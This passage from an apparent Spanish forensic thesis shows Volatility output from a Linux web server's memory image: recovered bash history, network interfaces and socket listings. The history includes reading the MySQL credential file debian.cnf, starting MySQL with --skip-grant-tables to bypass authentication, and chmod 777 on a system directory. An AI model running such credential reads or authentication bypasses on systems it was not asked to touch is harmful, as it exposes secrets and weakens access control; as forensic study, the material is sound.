`qmgr`: Gestiona la cola de correos en el servidor Postfix.

`pickup`: Administra el transporte de correo en Postfix.

`kworker/u30:1`: Hilo de trabajo del kernel.

`kworker/u30:0`: Otro hilo de trabajo del kernel.

`sudo`: El comando `sudo`, que permite ejecutar comandos con privilegios de superusuario.

`insmod`: El comando `insmod`, utilizado para cargar módulos del kernel.

## 9.5 Comandos ejecutados. Proceso bash 20577

Resultado del comando:

```
vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_bash
```

Pid	Name	Command Time	Command
20577	bash	2019-01-03 07:49:45 UTC+0000	exit
20577	bash	2019-01-03 07:49:45 UTC+0000	sudo apt update
20577	bash	2019-01-03 07:49:45 UTC+0000	sudo systemctl restart postfix
20577	bash	2019-01-03 07:49:45 UTC+0000	ls -l
20577	bash	2019-01-03 07:49:45 UTC+0000	mysql -uroot -p
20577	bash	2019-01-03 07:49:45 UTC+0000	cd apache2/
20577	bash	2019-01-03 07:49:45 UTC+0000	ls -l
20577	bash	2019-01-03 07:49:45 UTC+0000	sudo vi /etc/mysql/debian.cnf
20577	bash	2019-01-03 07:49:45 UTC+0000	ps -ef   grep mysql
20577	bash	2019-01-03 07:49:45 UTC+0000	tail access.log.1
20577	bash	2019-01-03 07:49:45 UTC+0000	cd /var/www/html
20577	bash	2019-01-03 07:49:45 UTC+0000	sudo kill -9 4539
20577	bash	2019-01-03 07:49:45 UTC+0000	ls -als

```

20577 bash 2019-01-03 07:49:45 UTC+0000 cd /
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysqld_safe --skip-grant-tables
20577 bash 2019-01-03 07:49:45 UTC+0000 H?= ? &
20577 bash 2019-01-03 07:49:45 UTC+0000 qls -l tmp
20577 bash 2019-01-03 07:49:45 UTC+0000 qls -l tmp
20577 bash 2019-01-03 07:49:45 UTC+0000 cd
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 vi functions.php
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l /var/run/mysqld
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l /run
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -lt
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -lt| more
20577 bash 2019-01-03 07:49:45 UTC+0000 vi access.log.1
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysql_secure_installation
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 p?J?U
20577 bash 2019-01-03 07:49:45 UTC+0000 su mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 tail access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 cat /var/log/mysql/error.log
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/log
20577 bash 2019-01-03 07:49:45 UTC+0000 find . -name functions.php
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt install python-certbot-apache
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service apache2 restart
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -uroot -p
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt-get install apache2
20577 bash 2019-01-03 07:49:45 UTC+0000 apt-cache search mysql-server
20577 bash 2019-01-03 07:49:45 UTC+0000 apt-cache search php
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root -p
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 #1546501785
20577 bash 2019-01-03 07:49:45 UTC+0000 tail error.log
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo vi functions.php
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l /var/run
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 apt-cache search php| grep apache
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo vi /etc/mysql/debian
20577 bash 2019-01-03 07:49:45 UTC+0000 tail syslog
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt-get install mysql-server
20577 bash 2019-01-03 07:49:45 UTC+0000 _service
20577 bash 2019-01-03 07:49:45 UTC+0000 apt-cache search mysql | grep php
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo cp /home/ubuntu/WordPress-4.9.8.tar.gz .
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/log
20577 bash 2019-01-03 07:49:45 UTC+0000 cd
20577 bash 2019-01-03 07:49:45 UTC+0000 ?U
20577 bash 2019-01-03 07:49:45 UTC+0000 H?????Nt??nu??6
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysqld_safe --skip-grant-tables &
20577 bash 2019-01-03 07:49:45 UTC+0000 apt-cache search mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 pwd
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 `uS?U
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mv * ..
20577 bash 2019-01-03 07:49:45 UTC+0000 ?,Y?U
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysqld_safe --skip-grant-tables
20577 bash 2019-01-03 07:49:45 UTC+0000 r="$c_clear$r"
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l /run
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 COMPREPLY=($(compgen -W "--help --local" -- $cur_word))
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo tar xzf WordPress-4.9.8.tar.gz
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt-get install aapche2
20577 bash 2019-01-03 07:49:45 UTC+0000 tail -100 kern.log
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root -p
20577 bash 2019-01-03 07:49:45 UTC+0000 cd ..
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/www/html/
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 apt-cache search php
20577 bash 2019-01-03 07:49:45 UTC+0000 cd WordPress/
20577 bash 2019-01-03 07:49:45 UTC+0000 cd hhtml
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo rm -r WordPress/
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l

```

```

20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo chmod 777 /var/run/mysqlld
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt upgrade
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo vi /etc/apache2/sites-enabled/000-default.conf
20577 bash 2019-01-03 07:49:45 UTC+0000 cd htmls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -uroot -p
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo chown -R www-data:www-data html
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysqlld_safe --skip-grant-tables
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/www/html
20577 bash 2019-01-03 07:49:45 UTC+0000 find . -name functions.php -exec grep -H add_filer {} \;
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt install libapache2-mod-php
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/lg
20577 bash 2019-01-03 07:49:45 UTC+0000 suudo mysqlld_safe --skip-grant-tables &
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/log/apache2/sites-e
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root -p
20577 bash 2019-01-03 07:49:45 UTC+0000 cd
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service mysql restart
20577 bash 2019-01-03 07:49:45 UTC+0000 find . -name functions.php -exec grep -H add_filter {} \;
20577 bash 2019-01-03 07:49:45 UTC+0000 apt-cache search apache2
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt-get update
20577 bash 2019-01-03 07:49:45 UTC+0000 cat debian
20577 bash 2019-01-03 07:49:45 UTC+0000 ?2J?U
20577 bash 2019-01-03 07:49:45 UTC+0000 echo "Test 1" | mail -s "Test 1"
test12312321@mailinator.com
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo chmod 777 /run/mysqlld/
20577 bash 2019-01-03 07:49:45 UTC+0000 dpkg -l | grep mysql-server
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo certbot --apache -d ganga.site -d www.ganga.site
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/log/apache2/
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mkdir /run/mysqlld
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /etc/mysql/
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo grep root *
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root -p
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysqlld_safe --skip-grant-tables
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l /run
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/log
20577 bash 2019-01-03 07:49:45 UTC+0000 cd
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo dpkg-reconfigure mysql-server-5.7
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service mysql stop
20577 bash 2019-01-03 07:49:45 UTC+0000 cd apache2/
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service mysql stop
20577 bash 2019-01-03 07:49:45 UTC+0000 cat /var/log/mysql/error.log
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo kill -9 3181
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root
20577 bash 2019-01-03 07:49:45 UTC+0000 more access.log.1
20577 bash 2019-01-03 07:49:45 UTC+0000 dpkg -l | grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 chmod 777 /run/mysqlld/
20577 bash 2019-01-03 07:49:45 UTC+0000
g|MP?(E)G|wm[av]|WM[AV]|avi|AV|I|asf|vob|VOB|bin|dat|divx|DIVX|vcd|ps|pes|fli|flv|FLV|fmx|FXM|viv|rm|ram|yuv|mov|M
OV|qt|QT|web|am|WEB|AM]|mp[234]|MP[234]|m?(p)4|av]|M?(P)4|AV]|mkv|MKV|og[agmvx]|OG[AGMVX]|t[ps]|T[PS]|m2
t?(s)|M2T?(S)|mts|MTS|wav|WAV|flac|FLAC|asx|ASX|mng|MNG|srt|m[eo]d|M[EO]D|s[3t]m|S[3T]M|it|IT|xm|XM|)+(0-
9)|.@(vdr|VDR))?(.part)'
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo kill -9 3182 3542
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo kill -9 4179
20577 bash 2019-01-03 07:49:45 UTC+0000 ls
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service mysql stop
20577 bash 2019-01-03 07:49:45 UTC+0000 ?
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service apache2 rewtart
20577 bash 2019-01-03 07:49:45 UTC+0000 ls
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt install mailutils
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -lt| more
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo cat debian.cnf
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 pwd
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root -p

```

```

20577 bash 2019-01-03 07:49:45 UTC+0000 cat /etc/issue
20577 bash 2019-01-03 07:49:45 UTC+0000 cd WordPress/
20577 bash 2019-01-03 07:49:45 UTC+0000 tail error.log
20577 bash 2019-01-03 07:49:45 UTC+0000 tail error.log
20577 bash 2019-01-03 07:49:45 UTC+0000 vi access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 cd ..
20577 bash 2019-01-03 07:49:45 UTC+0000 cd wp-content/themes/twentyseventeen/
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo systemctl restart psotfix
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql_secure_installation
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -uroot -p
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo cat /etc/mysql/debian
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l tmp
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root -p
20577 bash 2019-01-03 07:49:45 UTC+0000 tail syslog
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /tmp
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 cd html
20577 bash 2019-01-03 07:49:45 UTC+0000 find . -name functions.php -exec grep -H add_filter {} \;
20577 bash 2019-01-03 07:49:45 UTC+0000 cat debian.cnf
20577 bash 2019-01-03 07:49:45 UTC+0000 mysql -u root
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysql_secure_installation
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo cat /etc/mysql/debian.cnf
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service apache2 retart
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo rm index.html
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo rm -r /run/mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo vi wp-config.php
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo systemctl reload apache2
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service mysql start
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo vi /etc/postfix/main.cf
20577 bash 2019-01-03 07:49:45 UTC+0000 tail access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 tail -100 syslog
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/log/apache2/
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 pwd
20577 bash 2019-01-03 07:49:45 UTC+0000 vi index.html
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apachectl configtest
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mkdir /var/run/mysqld
20577 bash 2019-01-03 07:49:45 UTC+0000 tail access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo add-apt-repository ppa:certbot/certbot
20577 bash 2019-01-03 07:49:45 UTC+0000 tail access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 tail -100 access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 tail -100 access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 execute-command
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo mysqld_safe --skip-grant-tables &
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo kill 3181
20577 bash 2019-01-03 07:49:45 UTC+0000 exit
20577 bash 2019-01-03 07:49:45 UTC+0000 !
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service apache2 restart
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apt install php-mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 date
20577 bash 2019-01-03 07:49:45 UTC+0000 cd ap
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 grep POST access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 vi access.log
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l
20577 bash 2019-01-03 07:49:45 UTC+0000 cd home
20577 bash 2019-01-03 07:49:45 UTC+0000 cd /var/log
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo apchectl configtest
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo service mysql start
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo vi /etc/php/7.2/apache2/php.ini
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo kill -9 4178
20577 bash 2019-01-03 07:49:45 UTC+0000 tail -100 syslog
20577 bash 2019-01-03 07:49:45 UTC+0000 ps -ef| grep mysql
20577 bash 2019-01-03 07:49:45 UTC+0000 tail -100 syslog
20577 bash 2019-01-03 07:49:45 UTC+0000 sudo rm WordPress-4.9.8.tar.gz
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l /run
20577 bash 2019-01-03 07:49:45 UTC+0000 ??O?U
20577 bash 2019-01-03 07:49:45 UTC+0000 ls -l /etc/cron.d
20577 bash 2019-01-03 07:54:14 UTC+0000 ls -l

```

```

20577 bash          2019-01-03 07:54:14 UTC+0000  cd /tmp
20577 bash          2019-01-03 07:54:36 UTC+0000  sudo insmod lime-4.15.0-42-generic.ko "path=captura.mem
format=lime"
20577 bash          2019-01-03 07:54:50 UTC+0000  cat /etc/issue
20577 bash          2019-01-03 07:55:13 UTC+0000  uname -a
20577 bash          2019-01-03 08:16:13 UTC+0000  ls -l
20577 bash          2019-01-03 08:16:23 UTC+0000  rm lime-4.15.0-42-generic.ko
20577 bash          2019-01-03 08:16:24 UTC+0000  ls -l
20577 bash          2019-01-03 08:16:46 UTC+0000  sudo insmod lime-4.15.0-1021-aws.ko "path=captura.mem
format=lime"


```

## 9.6 Análisis de las conexiones de red

### 9.6.1 IP configurada

Resultado del comando:

```
vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_ifconfig
```



```

(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_ifconfig
Volatility Foundation Volatility Framework 2.6.1
Interface          IP Address          MAC Address          Promiscuous Mode
-----
lo                  127.0.0.1           00:00:00:00:00:00    False
eth0                172.31.38.110       06:4c:cd:f6:51:2c    False

```

Figura 66: Interfaces de red configuradas en servidor

### 9.6.2 Conexiones de red establecidas

Resultado del comando `vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_netstat`

```

UNIX 26653          systemd/1
UNIX 26655          systemd/1          /run/systemd/private
UNIX 439014         systemd/1
UNIX 12401          systemd/1          /run/systemd/notify
UNIX 12402          systemd/1
UNIX 12403          systemd/1
UNIX 674406         systemd/1          /run/systemd/journal/stdout
UNIX 27271          systemd/1
UNIX 27272          systemd/1
UNIX 12487          systemd/1          /run/lvm/lvmpolld.socket
UNIX 16183          systemd/1          /run/uuid/request
UNIX 16173          systemd/1          /run/acpid.socket
UNIX 12489          systemd/1          /run/systemd/journal/dev-log
UNIX 96496          systemd/1          /run/systemd/journal/stdout
UNIX 45081          systemd/1          /run/systemd/journal/stdout
UNIX 43741          systemd/1          /run/systemd/journal/stdout
UNIX 32383          systemd/1          /run/systemd/journal/stdout
UNIX 32104          systemd/1          /run/systemd/journal/stdout
UNIX 27373          systemd/1          /run/systemd/journal/stdout
UNIX 27010          systemd/1          /run/systemd/journal/stdout
UNIX 26769          systemd/1          /run/systemd/journal/stdout
UNIX 13606          systemd/1          /run/systemd/journal/stdout
UNIX 18718          systemd/1          /run/systemd/journal/stdout
UNIX 18729          systemd/1          /run/systemd/journal/stdout
UNIX 18730          systemd/1          /run/systemd/journal/stdout
UNIX 18731          systemd/1          /run/systemd/journal/stdout
UNIX 18756          systemd/1          /run/systemd/journal/stdout
UNIX 97213          systemd/1          /run/systemd/journal/stdout
UNIX 16178          systemd/1          /run/snapd.socket

```

```

UNIX 16180          systemd/1          /run/snaped-snap.socket
UNIX 12732          systemd/1          /run/udev/control
UNIX 12878          systemd/1          /run/lvm/lvmetad.socket
UNIX 16171          systemd/1          /var/run/dbus/system_bus_socket
UNIX 12417          systemd/1          /run/systemd/journal/stdout
UNIX 12419          systemd/1          /run/systemd/journal/socket
UNIX 12532          systemd/1          /run/systemd/journal/syslog
UNIX 16191          systemd/1          /var/lib/ldx/unix.socket
UNIX 13181          lvmetad/414
UNIX 13181          lvmetad/414
UNIX 12878          lvmetad/414          /run/lvm/lvmetad.socket
UNIX 16470          systemd-logind/712
UNIX 16470          systemd-logind/712
UNIX 16548          systemd-logind/712
UNIX 16630          systemd-logind/712
UNIX 16785          dbus-daemon/720
UNIX 16785          dbus-daemon/720
UNIX 16171          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 16822          dbus-daemon/720
UNIX 16823          dbus-daemon/720
UNIX 16824          dbus-daemon/720
UNIX 26801          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 43825          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 16827          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 27245          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 17410          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 18201          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 26654          dbus-daemon/720          /var/run/dbus/system_bus_socket
UNIX 16917          cron/733
UNIX 16917          cron/733
UNIX 16999          accounts-daemon/734
UNIX 16999          accounts-daemon/734
UNIX 17409          accounts-daemon/734
UNIX 17231          lxcfs/737
UNIX 17231          lxcfs/737
UNIX 18200          polkitd/771
UNIX 26767          systemd-network/2788
UNIX 26767          systemd-network/2788
UNIX 26789          systemd-network/2788
UNIX 26796          systemd-network/2788
UNIX 26797          systemd-network/2788
UNIX 26798          systemd-network/2788
UNIX 26799          systemd-network/2788
UNIX 26800          systemd-network/2788
UDP      172.31.38.110    : 68 0.0.0.0      : 0                systemd-
network/2788
UNIX 27007          systemd-resolve/2804
UNIX 27007          systemd-resolve/2804
UNIX 27228          systemd-resolve/2804
UNIX 27244          systemd-resolve/2804
UDP      127.0.0.53      : 53 0.0.0.0      : 0                systemd-
resolve/2804
TCP      127.0.0.53      : 53 0.0.0.0      : 0 LISTEN         systemd-
resolve/2804
UNIX 27371          systemd-timesyn/2818
UNIX 27371          systemd-timesyn/2818
UNIX 27393          systemd-timesyn/2818
UNIX 27396          systemd-timesyn/2818
UNIX 27397          systemd-timesyn/2818
UNIX 27398          systemd-timesyn/2818
UNIX 27399          systemd-timesyn/2818
UNIX 12417          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 12419          systemd-journal/2825 /run/systemd/journal/socket
UNIX 12489          systemd-journal/2825 /run/systemd/journal/dev-log
UNIX 27373          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 43741          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 27010          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 26769          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 96496          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 97213          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 674406         systemd-journal/2825 /run/systemd/journal/stdout
UNIX 13606          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 32383          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 18718          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 18729          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 18730          systemd-journal/2825 /run/systemd/journal/stdout
UNIX 18731          systemd-journal/2825 /run/systemd/journal/stdout

```

```

UNIX 45081      systemd-journal/2825 /run/systemd/journal/stdout
UNIX 18756      systemd-journal/2825 /run/systemd/journal/stdout
UNIX 27521      systemd-journal/2825
UNIX 32104      systemd-journal/2825 /run/systemd/journal/stdout
UNIX 32103      uidd/5077
UNIX 32103      uidd/5077
UNIX 16183      uidd/5077 /run/uidd/request
UNIX 32381      systemd-udev/5160
UNIX 32381      systemd-udev/5160
UNIX 12732      systemd-udev/5160 /run/udev/control
UNIX 32384      systemd-udev/5160
UNIX 32388      systemd-udev/5160
UNIX 32389      systemd-udev/5160
UNIX 43155      iscsid/10988
UNIX 43143      iscsid/10989
UNIX 43153      iscsid/10989
UNIX 43740      networkd-dispat/11199
UNIX 43740      networkd-dispat/11199
UNIX 43824      networkd-dispat/11199
UNIX 45080      sshd/12159
UNIX 45080      sshd/12159
TCP 0.0.0.0      : 22 0.0.0.0      : 0 LISTEN
sshd/12159
TCP ::           : 22 ::           : 0 LISTEN
sshd/12159
TCP 127.0.0.1    : 3306 0.0.0.0    : 0 LISTEN
mysqld/5127
UNIX 90469      mysqld/5127 /var/run/mysqld/mysqld.sock
TCP 0.0.0.0      : 0 0.0.0.0      : 0 CLOSE
apache2/5469
TCP ::           : 80 ::           : 0 LISTEN
apache2/5469
TCP 0.0.0.0      : 0 0.0.0.0      : 0 CLOSE
apache2/5469
TCP ::           : 443 ::          : 0 LISTEN
apache2/5469
UNIX 96495      snapd/6219
UNIX 96495      snapd/6219
UNIX 16178      snapd/6219 /run/snapd.socket
UNIX 16180      snapd/6219 /run/snapd-snap.socket
UNIX 97212      amazon-ssm-agen/6445
UNIX 97212      amazon-ssm-agen/6445
UNIX 12532      rsyslogd/26254 /run/systemd/journal/syslog
UNIX 439139     rsyslogd/26254 /var/spool/postfix/dev/log
UNIX 439143     rsyslogd/26254
UNIX 440157     master/26489
TCP 127.0.0.1    : 25 0.0.0.0      : 0 LISTEN
master/26489
TCP :::1         : 25 ::          : 0 LISTEN
master/26489
UNIX 440176     master/26489
UNIX 440177     master/26489
UNIX 440178     master/26489 public/pickup
UNIX 440179     master/26489
UNIX 440180     master/26489
UNIX 440182     master/26489 public/cleanup
UNIX 440183     master/26489
UNIX 440184     master/26489
UNIX 440185     master/26489 public/qmgr
UNIX 440186     master/26489
UNIX 440187     master/26489
UNIX 440189     master/26489 private/tlsmgr
UNIX 440190     master/26489
UNIX 440191     master/26489
UNIX 440192     master/26489 private/rewrite
UNIX 440193     master/26489
UNIX 440194     master/26489
UNIX 440195     master/26489 private/bounce
UNIX 440196     master/26489
UNIX 440197     master/26489
UNIX 440198     master/26489 private/defer
UNIX 440199     master/26489
UNIX 440200     master/26489
UNIX 440201     master/26489 private/trace
UNIX 440202     master/26489
UNIX 440203     master/26489
UNIX 440204     master/26489 private/verify

```

```

UNIX 440205      master/26489
UNIX 440206      master/26489
UNIX 440207      master/26489 public/flush
UNIX 440208      master/26489
UNIX 440209      master/26489
UNIX 440210      master/26489 private/proxymap
UNIX 440211      master/26489
UNIX 440212      master/26489
UNIX 440213      master/26489 private/proxywrite
UNIX 440214      master/26489
UNIX 440215      master/26489
UNIX 440216      master/26489 private/smt
UNIX 440217      master/26489
UNIX 440218      master/26489
UNIX 440219      master/26489 private/relay
UNIX 440220      master/26489
UNIX 440221      master/26489
UNIX 440222      master/26489 public/showq
UNIX 440223      master/26489
UNIX 440224      master/26489
UNIX 440225      master/26489 private/error
UNIX 440226      master/26489
UNIX 440227      master/26489
UNIX 440228      master/26489 private/retry
UNIX 440229      master/26489
UNIX 440230      master/26489
UNIX 440231      master/26489 private/discard
UNIX 440232      master/26489
UNIX 440233      master/26489
UNIX 440234      master/26489 private/local
UNIX 440235      master/26489
UNIX 440236      master/26489
UNIX 440237      master/26489 private/virtual
UNIX 440238      master/26489
UNIX 440239      master/26489
UNIX 440240      master/26489 private/lmtp
UNIX 440241      master/26489
UNIX 440242      master/26489
UNIX 440243      master/26489 private/anvil
UNIX 440244      master/26489
UNIX 440245      master/26489
UNIX 440246      master/26489 private/scache
UNIX 440247      master/26489
UNIX 440248      master/26489
UNIX 440249      master/26489 private/mailedrop
UNIX 440250      master/26489
UNIX 440251      master/26489
UNIX 440252      master/26489 private/uucp
UNIX 440253      master/26489
UNIX 440254      master/26489
UNIX 440255      master/26489 private/ifmail
UNIX 440256      master/26489
UNIX 440257      master/26489
UNIX 440258      master/26489 private/bsmtp
UNIX 440259      master/26489
UNIX 440260      master/26489
UNIX 440261      master/26489 private/scalemail-backend
UNIX 440262      master/26489
UNIX 440263      master/26489
UNIX 440264      master/26489 private/mailman
UNIX 440265      master/26489
